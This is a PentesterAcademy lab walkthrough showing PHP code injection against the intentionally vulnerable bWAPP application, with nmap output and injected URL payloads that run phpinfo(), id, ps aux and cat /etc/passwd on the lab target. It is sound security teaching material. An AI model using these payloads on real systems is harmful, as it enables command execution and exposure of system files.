

ATTACK
DEFENSE
by PentesterAcademy

Name	PHP Code Injection
URL	https://attackdefense.com/challengedetails?cid=1900
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Determining the IP address of the target machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 1791  bytes 180722 (176.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1716  bytes 1758019 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.183.205.2  netmask 255.255.255.0  broadcast 192.183.205.255
        ether 02:42:c0:b7:cd:02  txqueuelen 0  (Ethernet)
        RX packets 24  bytes 1872 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4570  bytes 15043604 (14.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4570  bytes 15043604 (14.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the host machine is 192.183.205.2. Therefore, the target machine has IP address 192.183.205.3

Step 2: Scan the target machine using nmap.

Command: nmap 192.183.205.3


```
root@attackdefense:~# nmap 192.183.205.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 18:17 IST
Nmap scan report for target-1 (192.183.205.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:B7:CD:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open on the target machine.

Step 3: Interacting with the web application.Open the following URL in firefox:

URL: http://192.183.205.3




bWAPP is hosted on the target machine.


Login into the webapp using the following credentials (indicated above the login fields):

Username: bee
Password: bug

After successful login:




Step 4: Select “PHP Code Injection” from the “Choose your Bug” dropdown menu:




After selecting the bug, click on the Hack button.

That would lead to the following screen:




Step 5: Click on the text “message” (in bold) to echo back a test message:



Notice the URL. There is a message parameter in the URL containing the text that is echoed back to the page.

Step 6: Insert "hello" message in the message parameter and check the response.

Modified URL: 192.183.205.3/phpi.php?message=hello



Notice that the string “hello” got echoed back this time.

Step 7: Perform PHP Code Injection and execute phpinfo function to retrieve information about the web server.


Modified URL: 192.183.205.3/phpi.php?message=hello;phpinfo()

The phpinfo function was executed successfully.

Step 8: Leverage the vulnerability and execute system commands.

Linux Command: id

Modified URL: 192.183.205.3/phpi.php?message=hello;system('id')



Step 9: List the processes running on the target machine.


Linux Command: ps aux

Modified URL: 192.183.205.3/phpi.php?message=hello;system('ps aux')

Step 10: Retrieve the content of /etc/passwd file.

Linux Command: cat /etc/passwd

Modified URL:
http://192.183.205.3/phpi.php?message=hello;system(%27cat%20/etc/passwd%27)



The content of /etc/passwd file is dumped on the web page.

References:

1. OWASP A1 Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)
2. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
3. bWAPP (http://www.itsecgames.com/)